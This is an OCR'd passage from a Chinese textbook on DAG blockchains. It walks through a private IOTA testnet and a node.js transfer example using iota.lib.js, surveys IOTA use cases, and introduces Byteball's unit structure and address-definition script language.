


图 7-17 启动 iri

4. 钱包连接 testnet 之前需要利用协调器去创建第一个里程碑交易，如图 7-18 所示。

```
java -jar target/iota-testnet-tools-0.1-SNAPSHOT-jar-with-dependencies.jar Coordinator
    localhost 11219
```

非卖品，仅供非商业用途或交流学习使用




图 7-18　创建里程碑交易

5. 连接 testnet 需要 testnet-wallet，钱包的编译方法与公网钱包差不多，只需要将 wallet 文件夹中的 package-testnet.json 替换 package.testnet，再进行编译即可。

```
npm install
npm start
```

6. 选择 lightnode，填写 host 信息，如图 7-19 和图 7-20 所示。




图 7-19　测试网络钱包节点选择

```
http://localhost:11219
```

7. 填写 seed 进入钱包，在 RECEIVE 一栏中包含了钱包的地址。刚开始进入钱包，钱包的余额是 0，我们需要点击 ATTACH TO TANGL 按钮，即可刷新，显示余额，如图 7-21 所示。

非卖品，仅供非商业用途或交流学习使用




图 7-20　填写 host 信息

图 7-21　wallet 钱包

这样一个私有链就搭建完成了，这个链属于自己，所以完全没有外界的干扰，可以随意进行测试。

7.2.4　第一个简单小程序

利用上面学到的 API 接口以及搭建的 TestNet, 我们可以编写一个简单 node.js 程序。

在这个程序中，我们需要官方客户端库 iota.lib.js 来连接 IOTA 网络，iota.lib.js 基本上包含了所有 HTTP API。建立好 node.js 项目后，使用 npm 命令安装 iota.lib.js。

```
npm install iota.lib.js
```

建立连接：需要指定 IRI 位置，通过端口调用 API。Testnet 建立在本地，启动时指定开放端口为 11219，因此设置如下。

```
constIOTA = require('iota.lib.js')
constiota = new IOTA({
    host: 'http://127.0.0.1',
    port:11219
})
```

通过 getNodeInfo 获取节点信息，以便查看连接情况。

```
iota.api.getNodeInfo((error, nodeInfo) => {
    if (error) {
        console.error('getNodeInfo error', error)
    } else {
        console.log('getNodeInfo result', nodeInfo)
    }
}
```

使用 Seed 来获得钱包的控制权。并设置 Depth、MinWeightMagnitude 参数。

```
const seed = 'APMXGGWAIIQFKV9CYSKKDYUOFZC9FYMGQAELAUJBDW9SMXNNRIYPLOMQYT9SMNLUVF
    WSHJFDYMGBSMBAL';
const Depth =3 /* constant defined by IOTA - how deep to look for the tips in the
    Tangle*/
const MinWeightMagnitude =13 /* constant defined by IOTA Testnet - the difficulty
    of PoW*/
```

设置 transfers，参数 address 为接受交易的地址，同时需要指明发送的 token 数量，填写在 value 字段，交易中可以添加一个附加信息字段 message，该字段为 tryes- 编码，我们不需要考虑 tryes- 编码，直接利用 iota.utils.toTrytes 对需要添加的信息进行格式转换。

```
const transfers = [
    {
        // 交易的接收地址
        address:
'OHCEFHHAKKNSINQTNK9DPEERVIPOBPKKJWNIFLUEMTJGFZUGASHRMZUGSOGQEJRVFSMFFH9PGBBILNH
    PZSOILTDFLW',

        // 交易的数目
        value:100,

        // 交易中附加的内容
        message: iota.utils.toTrytes('Hello World!')
    }
]
```

交易发送，传入 seed、Depth、MinWeightMagnitude、transfers 四个参数，有可选 option 参数，这里没有加入。如果结果有问题，回调函数将会执行，返回错误提示。

```
iota.api.sendTransfer(seed, Depth, MinWeightMagnitude, transfers, (error, transactions)
    => {
    if (error) {
        console.error('sendTransfer error', error)
    }else {
        console.log('transactions sent!', transactions)
    }
});
```

程序执行后返回结果如下所示。

```
transactions sent! [ { hash: 'MTLVTNARMIFOKJLYZNUNVAOIIUWAEWAZFFUUBELTHUASUVHVZH
    ZSWCWNUQMLDOJTKTJF9RCZEFUZW9999',
    signatureMessageFragment:
'RBTC9D9DCDEAFCCDFD9DSCFA999999999999999999999999999999999999999999999……',
    address:
'OHCEFHHAKKNSINQTNK9DPEERVIPOBPKKJWNIFLUEMTJGFZUGASHRMZUGSOGQEJRVFSMFFH9PGBBILNHPZ',
    value:100,
    obsoleteTag: 'XQA99999999999999999999999',
    timestamp:1534818976,
    currentIndex: 0,
    lastIndex:3,
    bundle:
'JKSYFOUXUWQFHHFFZQUKZHOGXPGJQRUGFSLFLZACCTIK9WOQZHNSIUJFJXHBBTTJWINASYCYS9YSZKIDC',
    trunkTransaction:
'PUXWMKZQIZKYAHORVDQEKVMHJCCAUKRXCRYASE9NJ9VOOTURJEEVNBVAMEMCTVK9BKSTIKUBWACR99999',
    branchTransaction:
'OYP9X9PNWIY99ZZ9OFUYLZIKEKQSNZJYDIJHACKEBKWOIFSCVCRTIVJKDNAYFTQWOMLINVRLJLEBFD999',
tag: 'XQA99999999999999999999999',
attachmentTimestamp:1534818986378,
attachmentTimestampLowerBound: 0,
attachmentTimestampUpperBound: 12,
nonce: 'CSMK9RJWWXBLNPTIECOYRNFLIRO'
},
```

查看 wallet 记录，交易记录已经被加入 Tangle 网络，如图 7-22 所示。

7.2.5 IOTA 应用实例

加密数字货币的成功印证了区块链技术的意义，但这绝对不是区块链的全部。长久以来，我们一直相信区块链技术是一个具有革命性的创新，不仅仅是加密货币改变旧的金融体系，区块链技术还可以运用在金融服务、供应链管理、文化娱乐、智能制造、社会公益、教育就业等行业中。IOTA 的出现将去中心化延伸至物联网，IOTA 基金会建立了一个 IOTA 生态系统，IOTA 生态系统自 2018 年 5 月 1 日正式开放以来，社区活跃开发者以及项目数量增长迅速，吸引了大量开发者基于 IOTA 开发新的应用，其中包括 Smart Flood Protection 与 IOTA 充电站。

1. Smart Flood Protection

Smart Flood Protection 是 IOTA 生态系统上的一个项目。该项目是将机器和基础设施数据与防洪供应链数据连接至 Tangle，以确保数据的完整性，同时与多方和设备进行交互。

其中，物流模拟工具 PLATHO 被用来生成防洪供应链的场景。它可以被地方当局使用，比如位于河流的城市，根据目前的限制（水位、预制、可用人员、卡车等）进行决策。希望将其模拟工具与实际流程连接起来，建立一个封闭的 CPS 循环：多个供应链利益相关者的过程数据，例如存储状态、货车位置、交付状态等都将附加到 Tangle 中。这些数据用于计算过程偏差，以进行新的模拟运行。这将引导新的过程指令并发送给参与者，以尽可能及时地做出最好的反应，示意图如图 7-23 所示。




图 7-22　wallet 钱包交易记录




图 7-23　Smart Flood Protectio 示意图

IOTA 给项目带来的优势：

1）机器使用的数据将直接附加到缠结上，所以对于任何用户来说，都只有一个版本的事实真相。

2）生成的堤坝或堤防监测数据直接插入至缠结，所以自始至终没有任何方式可以操纵这些数据，这种保证是产品“监控”的关键点。物联网设备越多，这种要求变得越重要，尤其对于关键基础设施来说。

3）当需要隐私时，IOTA MAM 协议则是一种组织数据分发的有效方式。通过建立私人频道，可为客户开发一个数据订阅模型，客户可通过给出的 MAM 受限模式密钥进行访问。

- SFP 生态系统主页：https://ecosystem.iota.org/projects/smart-flood-protection。
- Topocare 官方网站：http://topocare.com/en/start.html。

2. 世界首个 IOTA 充电站发布

4 月 18 日，ElaadNL 发布了全球首个可以支付 IOTA 的充电站，如图 7-24 所示。该充电站是新 ElaadNL 测试场地的一部分。该测试场地位于 Arnhems Buiten 商业园区（原 KEMA 的场地），并包含了在荷兰公共区域使用的所有类型充电站。该充电站包括快速充电器、充电岛、电池、两个充电指示灯和 IOTA 支付设备。




图 7-24　IOTA 充电站上为迷你特斯拉充电

充电站的后台没有办公室也没有通信协议来进行操作：交易是直接完成的，无需使用充值卡或认购账户。IOTA 充电站完全自主运行，并负责与最终“用户”进行沟通和支付。仪表值每隔 15 分钟在缠结中存储一次，以确保交易的可靠性和不可逆。此项技术可能是未来实现完全数字化互联世界的完美契合。该技术在电子移动领域的探索，也可以为其他（连接）行业，如能源部门提供新的视角。充电器装配了硬件来设置与汽车之间的 TCP/IP 连接，在此之后，支付和数据交换可以完全自动地在机器与机器之间发生。它使用充电电缆和专用硬件在汽车和充电器之间建立连接，这种专用硬件也可用于新研发的 e-Mobility ISO 15118 通信。IOTA 充电器将向公众开放。如果想要充电的汽车没有配备所需的硬件和软件，它们仍然可以通过使用普通的 IOTA 钱包将 IOTA 直接发送到充电站来充电。

该充电站展示了真正使用机器与机器进行通信和交易的能力，并将 IOTA 用作这些支付和数据的安全保障，展示了 IOTA 具有成为机器经济基石的潜力。

第 8 章 Chapter 8

Byteball 详解

Byteball（字节雪球）是 2017 年比较具有影响力的 DAG 区块链项目，如果 IOTA 面向的是工业领域，那么 Byteball 则面向的是普通大众。一个走的是精英路线，一个走的是人海战术，各有各的优势。由于 Byteball 也是采用 DAG（Directed Acyclic Graph），而不是区块链技术作为它的数据结构，使得它具有扩展性好、无区块大小限制以及无区块发现时间延迟等 DAG 区块链项目的技术优势。

本章将系统介绍 Byteball 这个 DAG 区块链项目，从区块链结构、共识算法、地址和脚本、网络结构、应用方法以及存在问题和改进方面等方面详细介绍 Byteball 的技术原理，然后给出 Byteball 安装部署方法及应用实例。

8.1 Byteball 原理分析

8.1.1 Byteball 简介

Byteball 致力于打造一个去中心化的系统，它能够实现任意数据的防篡改存储，包括可转移价值的数据，例如货币、产权、债务、股份等。Byteball 区块链的基本组成为单元(unit)，这些单元彼此链接，每个单元包括一个或多个早期存储单元的散列值，既能够证实早期的单元，同时又能够确立它们的偏序关系。Byteball 各个单元之间链接形成 DAG（有向无环图），系统中没有管理单元、协调单元、中心数据库等中心实体。Byteball 认为只要用户签署并支付的费用等于添加数据字节的大小，那么就允许该用户添加新的数据单元，其他后来用户通过自己单元内的散列值来确认早期单元，并收取费用。随着新单元的添加，每个早期单元，直接或间接地接收越来越多后来单元的确认。

Byteball 的内部货币起名为“bytes（字节币）”，用于支付将数据添加到去中心化数据系统中的费用。其他货币或资产也可以通过任何人自由发行，来代表产权、债务、股票等。用户彼此可以同时发送 bytes 和其他货币，以支付商品 / 服务或交换货币种类，转移价值的交易将作为存储单元添加到数据库。如果两笔交易尝试使用相同的输出（double-spend，双重支付或双花）并且它们之间没有偏序关系，则两笔交易都被允许进入数据库，但只有在全序（Total order）中较早的一笔交易会被认为是有效的（在主链上较早包含散列值的单元）。

Byteball 引入了见证人机制，用户通过在每个存储单元中命名用户信任的证人来挑选见证人，见证人是具有现实世界身份的信誉良好的用户，那么只要大多数见证人表现得如预期的那样，所有的双重支付尝试就会被及时检测到并且被标记。随着见证人发布的单元不断扩展，用户单元的全序会被最终确定且不可更改时，将达到最终一致的状态。

注意 在前面的介绍中，我们已经提到，相比于 Bitcoin 中一对一的链式区块结构，Byteball 中单元在发出时，可以同时包含多个父单元，因此可以容纳更多的交易并获得更快的确认。由于进入 DAG 的单元将被所有与其连通的单元直接或间接地验证，如果要修改该单元的内容，则需要相应地修改验证了它的所有单元。直观上来讲，将要修改的单元数量（归属于不同的用户）像滚雪球一样急速增加，从而使得修改无法实现，这也是 DAG 可以作为区块链的重要基础。

用户还能够将资本存储在可能需要多个签名的地址上（multisig，多重签名技术），也可以要求支出满足其他条件，如通过查找由其他播报用户（oracle）发布到数据库的特定数据作为评估条件等，同时用户可以随意发布新资产并定义以管理其可转移性规则等。

那么，Byteball 这个 DAG 区块链项目到底有什么特点呢？本节将依次对其区块链结构、共识算法、地址和脚本、网络结构、应用方法以及存在问题和改进方面等方面进行介绍。

8.1.2 Byteball 区块链结构

Byteball 区块链如图 8-1 所示，其基本组成为单元 (unit)，所有单元共同构成 DAG。其中，单元 G 为创世交易，它与所有单元连通，且是从所有单元出发到达的终点。




图 8-1 Byteball 区块链示意图

父单元与子单元：从单元 A 出发可直接到达单元 B，即单元 A 到单元 B 的路径长度为 1，则单元 B 称为单元 A 的父单元，单元 A 称为单元 B 的子单元。

直接包含：如果单元 A 为单位 B 的子单元，则单元 A 直接包含或者验证了单元 B。

间接包含：如果从单元 A 出发到达单元 B 的路径长度大于 1，则单元 A 间接包含或者验证了单元 B。

顶端单元：不具有任何子单元的单元，也可称为无子单元或未经验证的单元。

创世单元：由创世交易构成的单元，不具有任何父单元。

单元的结构如下所示，其主要由三部分组成。

- 单元数据：数据以 message 的形式构成。
- 地址签名：输入所需的相应地址签名。
- 父单元：当前单元的父单元列表。

从中可以看出 Byteball 采用的交易模型是 UTXO，即当前交易的输出作为后续交易的输入。所有 bytes 是在创世交易中发出，因此 Byteball 本质上就是一种完全预挖的币。bytes 可用于支付手续费，或在地址之间相互传输。

```
{
    version: '1.0',
    alt: '1',
    messages: [ {
        app: 'payment',
        payload_location: 'inline',
        payload_hash: 'AegecfpDzh8xvdyIABdynrcP6CTd4Pt42gvRiv0Ftjg=',
        payload: {
            inputs: [{
            unit: '7yctnKyuAk5P+mFgFQDdDLza88nkceXYjsTs4e3doQA=',
            message_index: 0,
            output_index: 1
        } ],
        outputs: [
            { address: 'DJ6LV5GPCLMGRW7ZB55IVGJRPDJPOQU6', amount: 208 },
            { address: 'Z36JFFX2AH7X5JQ2V2C6AQUUOWFESKZ2', amount: 3505 }
        ] }
    } ],
    authors: [ {
        address: 'DJ6LV5GPCLMGRW7ZB55IVGJRPDJPOQU6',
        authentifiers: {
            r: '3eQPIFiPVLRwBwEzxUR5thqn+zlFfLXUrzAmgemAqOk35UvDpa4h79Fd6TbPbGfb
                8VMiJzqdNGHCKyAjl786mw=='
        }
    } ],
    parent_units: [
        'B63mnJ4yNNAE+6J+L6AhQ3EY7EO1Lj7QmAM9PS8X0pg=',
```

```
        'D6O1/D9L8vCMhv+8f70JecF93UoLKDp3e2+b92Yh2mI=',
        'ZxqzWP6q6hDNF50Wax8HUK212lH/KSIRdW5a6T9h3DM='
    ],
    last_ball: '8S2ya9lULt5abF1Z4lIJ4x5zYY9MtEALCl+jPDLsnsw=',
    last_ball_unit: 'bhdxFqVUut6V3N2D6Tyt+/YD6X0W+QnC95dMcJJWdtw=',
    witness_list_unit: 'f252ZI2MN3xu8wFJ+LktVDGsay2Udzi/AUauE9ZaifY='
}
```

当某个单元达到稳定之后，就可以生成球 (ball)，此时它的状态（是否有效）将确定性的固定下来，球的结构如下所示。

```
{
    unit: "hash of unit",
    parent_balls: [array of hashes of balls based on parent units],
    is_nonserial: true, // this field included only if the unit is nonserial
    skiplist_balls: [array of earlier balls used to build skiplist]
}
```

单元的结构中还包括见证人列表单元，这是为了节省存储空间，表示当前单元的见证人列表与其相同。关于球、见证人我们在后续解析共识算法时会详细讨论到。

8.1.3 Byteball 地址和脚本

1. 地址的定义

Byteball 中用户使用地址进行收发交易。地址本质上对应的是一段具有特定含义的脚本，该脚本称为地址的定义。任何能够使地址定义脚本输出为真（也称作解锁该脚本）的人具有使用该地址资产的权限。与 Bitcoin 类似，最常用的地址定义脚本是公钥（采用 BASE64 编码），即具有相应私钥的人可以使用该地址的资产，比如：

```
["sig",{"pubkey":"Ald9tkgiUZQQ1djpZgv2ez7xf1ZvYAsTLhudhvn0931w"}]
```

对于地址定义脚本进行哈希，再加上校验位就得到了地址，Byteball 的地址采用 BASE32 编码。Byteball 地址的校验位并不是全部放在尾部，而是穿插着放在哈希值中间，防止有攻击者在地址中间进行恶意修改，如图 8-2 所示。




图 8-2 ByteBall 地址

按照此流程，上面公钥脚本对应的地址为：

```
A2WWHN7755YZVMXCBLMFWRSLKSZJN3FU
```

如果地址仅用于接收交易，其定义脚本可以不对外公布。但是当用户首次使用该地址进行发送交易时，他需要在发送的单元中声明该地址的定义脚本，如下所示。

```
unit: {
    ...
    authors: [ {
        address: 'DJ6LV5GPCLMGRW7ZB55IVGJRPDJPOQU6',
        definition: [
            "sig", {"pubkey":"AsnvZ3w7N1lZGJ+P+bDZU0DgOwJcGJ51bjsWpEqfqBg6"}
        ],
        authentifiers: {
            r:
'3eQPIFiPVLRwBwEzxUR5thqn+zlFfLXUrzAmgemAqOk35UvDpa4h79Fd6TbPbGfb8
VMiJzqdNGHCKyAjl786mw=='
        }
    } ],
    ...
}
```

其中，authentifiers 是用户采用私钥对除 authentifiers 之外的数据进行的签名。在用户使用该地址首次发送单元之后，它不允许再发送地址的定义。当然，只有在该地址的第一个单元到达稳定后，用户才可以发送后续单元。

用户可以在保持地址不变的条件下修改地址的定义脚本，用户需要发送消息。

```
unit: {
    ...
    messages: [
        ...
        {
            app: "address_definition_change",
            definition_chash: "I4Z7KFNIYTPHPJ5CA5OFC273JQFSZPOX"
        },
        ...
    ],
    ...
}
```

definition_chash 为新的定义脚本生成的地址。那么，下一个从原地址发出的单元有以下两条要求：

- 必须把 address_definition_change 这个单元作为其 last_ball；
- 在修改地址定义脚本后发出第一个单元时，需要把新的定义脚本作为第一条 message。

显然，新的地址定义脚本生成的地址跟原地址是不相同的。当用户迁移到新的设备上，同时想保持地址不变时，可以使用这种方式来修改地址定义脚本。

地址定义脚本中必须显式（使用 sig）或隐式地（使用 address）包含至少一个 sig。为了防止消耗过量的资源，脚本的操作总数限制在 100 以内，包括授权地址及脚本模板中

的所有操作。

相比于 Ethereum，Byteball 的脚本语言的解释能力有限，它定义的几乎都是逻辑判断语句。但是，Byteball 本身是为了提供给那些并不太懂编程的人群使用的，其语言必须便于理解且不容易出错。

2. 逻辑运算脚本

与运算：当多个条件同时满足时，脚本输出为真。比如，同时需要两个私钥签名的脚本。

```
["and", [
    ["sig", {pubkey: "one pubkey in base64"}],
    ["sig", {pubkey: "another pubkey in base64"}]
]]
```

或运算：多个条件中有一个满足时，脚本输出为真。比如，仅需要 laptop、smartphone 或者 talet 中某一个私钥就可以解锁的脚本。

```
["or", [
    ["sig", {pubkey: "laptop pubkey"}],
    ["sig", {pubkey: "smartphone pubkey"}],
    ["sig", {pubkey: "tablet pubkey"}]
]]
```

非运算：脚本中不含 sig、hash、address、cosigned by 或者 in merkle 的条件可以进行非运算。

```
["not", [
    "in data feed",
    [["NOAA ADDRESS"], "wind_speed", ">", "200"]
]]
```

逻辑嵌套：逻辑运算可以嵌套使用。比如，必须同时拥有 smartphone 私钥以及 laptop 或者 tablet 中某一个私钥就可以解锁的脚本。

```
["and", [
    ["or", [
        ["sig", {pubkey: "laptop pubkey"}],
        ["sig", {pubkey: "tablet pubkey"}]
    ]],
    ["sig", {pubkey: "smartphone pubkey"}]
]]
```

最小数量运算：当满足条件的个数超过门限时，脚本输出为真。比如，具有 2 个以上私钥就可以解锁的脚本。

```
["r of set", {
    required: 2,
    set: [
```

```
        ["sig", {pubkey: "laptop pubkey"}],
        ["sig", {pubkey: "smartphone pubkey"}],
        ["sig", {pubkey: "tablet pubkey"}]
    ]
}]
```

最低权重运算：当满足条件的权重值超过门限时，脚本输出为真。比如，当几个私钥签名的权重之和大于 50 时可以解锁的脚本。

```
["weighted and", {
    required: 50,
    set: [
        {weight: 40, value: ["sig", {pubkey: "CEO pubkey"}] },
        {weight: 20, value: ["sig", {pubkey: "COO pubkey"}] },
        {weight: 20, value: ["sig", {pubkey: "CFO pubkey"}] },
        {weight: 20, value: ["sig", {pubkey: "CTO pubkey"}] }
    ]
}]
```

3. 地址授权脚本

授权使用其他地址来解锁脚本，其定义的语法如下所示。

```
["and", [
    ["address", "ADDRESS 1 IN BASE32"],
    ["address", "ADDRESS 2 IN BASE32"]
]]
```

这可以很方便地用来构造共享控制的地址。比如，上面给出的地址定义脚本生成的地址将由 ADDRESS1 和 ADDRESS2 共同控制。

4. 共同签名脚本

要求与另一个地址共同签名才可以解锁脚本。

```
["cosigned by", "ANOTHER ADDRESS IN BASE32"]
```

5. 地址已用脚本

要求由某个地址发出的单元至少有一个成为 last_ball_unit。

```
["seen address", "ANOTHER ADDRESS IN BASE32"]
```

6. 数据订阅脚本

通过订阅的数据是否符合条件来解锁脚本，其语法格式如下所示。

```
["in data feed", [

    ["ADDRESS1", "ADDRESS2", ...],
     "data feed name",
     "=",
```

```
    "expected value"
]]
```

上述脚本表示：当数据源地址 ADDRESS1、ADDRESS2 等中的某个地址发出的消息中订阅数据 data feed name 等于 expected value 时，脚本输出为真。

地址发出的数据订阅消息格式如下所示。

```
unit: {
    ...
    messages: [
            ...
        {
            app: "data_feed",
                payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                "data feed name": "value",
                "another data feed name": "value2",
                ...
            }
        },
        ...
    ],
    ...
]
```

当某个地址可以作为可靠的数据订阅源时，用户可以使用其作为外部数据条件来构造合约。

```
["or", [
    ["and", [
        ["address", "ADDRESS 1"],
        ["in data feed", [["EXCHANGE ADDRESS"], "EURUSD", ">", "1.1500"]]
    ]],
    ["and", [
        ["address", "ADDRESS 2"],
        ["in data feed", [["TIMESTAMPER ADDRESS"], "datetime", ">", "2016-10-01 00:00:00"]]
    ]]
]]
```

上述脚本给出了 ADDRESS 1 和 ADDRESS 2 之间的一个简单合约，假设其对应的地址为 ADDRESS X。当 EXCHANGE ADDRESS 发布的汇率数据 EURUSD 大于 1.1500 时，仅使用 ADDRESS 1 的私钥就可以取走 ADDRESS X 中的资产。而当 TIMESTAMPER ADDRESS 发布的时间数据 datetime 大于 2016-10-01 00:00:00 时，仅使用 ADDRESS 2 的私钥就可以取走 ADDRESS X 中的资产。也就是说，上述脚本定义的是对赌合约：如果 2016-

严禁网络传播本PDF，违者责任自负！

10-01 00:00:00 之前 EURUSD 汇率超过 1.1500，地址 ADDRESS 1 获胜，否则地址 ADDRESS 2 获胜。

当顾客购买商品时，也可以使用上述方式来制定商品合约。

```
["or", [
    ["and", [
        ["address", "MERCHANT ADDRESS"],
        ["in data feed", [["FEDEX ADDRESS"], "tracking", "=", "123456"]]
    ]],
    ["and", [
        ["address", "BUYER ADDRESS"],
        ["in data feed", [["TIMESTAMPER ADDRESS"], "datetime", ">", "2016-10-01 00:00:00"]]
    ]]
]]
```

上述脚本给出了顾客 BUYER ADDRESS 和商户 MERCHANT ADDRESS 之间的合约，假设其对应的地址为 ADDRESS Y。顾客在购买商品时，将款项打入地址 ADDRESS Y。如果快递公司 FEDEX ADDRESS 发布数据表明相应的快递已签收，则商户 MERCHANT ADDRESS 可以从 ADDRESS Y 中取走货款；如果 TIMERSTAMPER ADDRESS 发布的时间数据 datetime 大于 2016-10-01 00:00:00 时，则顾客 BUYER ADDRESS 可以从 ADDRESS Y 中取回货款。

在上述场景中，快递公司需要对每一个快递都发布其签收状态数据，这将需要发布大量的数据。Merkle 数据订阅可以降低需要发布的数据量。只需要核实关心的 hash 值出现在数据源地址发布的 Merkle 树中时，即可证明该事件已发生。其定义语法如下所示。

```
["in merkle", [
    ["ADDRESS1", "ADDRESS2", ...],
     "data feed name",
     "hash of expected value"
]]
```

此时，快递公司只需要定期将一大批快递状态构造 Merkle 树，并发布 Merkle 根即可。商户可以通过相应快递的 Merkle 路径来解锁 Merkle 数据订阅的脚本。

7. 单元约束脚本

脚本可以对相应地址发出的单元数据进行约束，其定义格式如下所示。

```
['has', {
    what: 'input'|'output',
    asset: 'assetID in base64 or "base" for bytes',
    type: 'transfer'|'issue',
    own_funds: true,
    amount_at_least: 123,
    amount_at_most: 123,
```

严禁网络传播本PDF，违者责任自负！

```
    amount: 123,
    address: 'INPUT OR OUTPUT ADDRESS IN BASE32'
}]
```

上述脚本要求单元至少有一个输入 / 输出满足后续定义所有的条件。特别地，可以使用 has one 来强制要求有且仅有一个输入 / 输出满足后续所有条件。

其他类似的约束还有求和约束，要求输入 / 输出之和满足特定条件，其格式如下所示。

```
['sum', {
    filter: {
        what: 'input'|'output',
        asset: 'asset or base',
        type: 'transfer'|'issue',
        own_funds: true,
        address: 'ADDRESS IN BASE32'
    },
    at_least: 120,
    at_most: 130,
    equals: 123
}]
```

单元约束脚本可以用来实现去中心化交易。假设用户 USER ADDRESS 希望使用不高于 1000bytes 的价格购买 1200units 的其他资产。用户可以发送 1000bytes 至如下脚本定义的地址上，交易合约如下所示。

```
["or", [
    ["address", "USER ADDRESS"],
    ["and", [
        ["address", "EXCHANGE ADDRESS"],
        ["has", {
            what: "output",
            asset: "ID of alternative asset",
            amount_at_least: 1200,
            address: "USER ADDRESS"
        }]
    ]]
]]
```

或逻辑 or 的第一个条件表明，在未成交之前，用户可以随时取回他的 1000bytes。或逻辑 or 的第二个条件表明，其他用户可以使用 EXCHANGE ADDRESS 地址私钥来取走这 1000bytes，只要他同时在同一单元中将 1200units 的其他资产输出到 USER ADDRESS。通过这种方式，用户之间可以实现不同资产之间的交易。

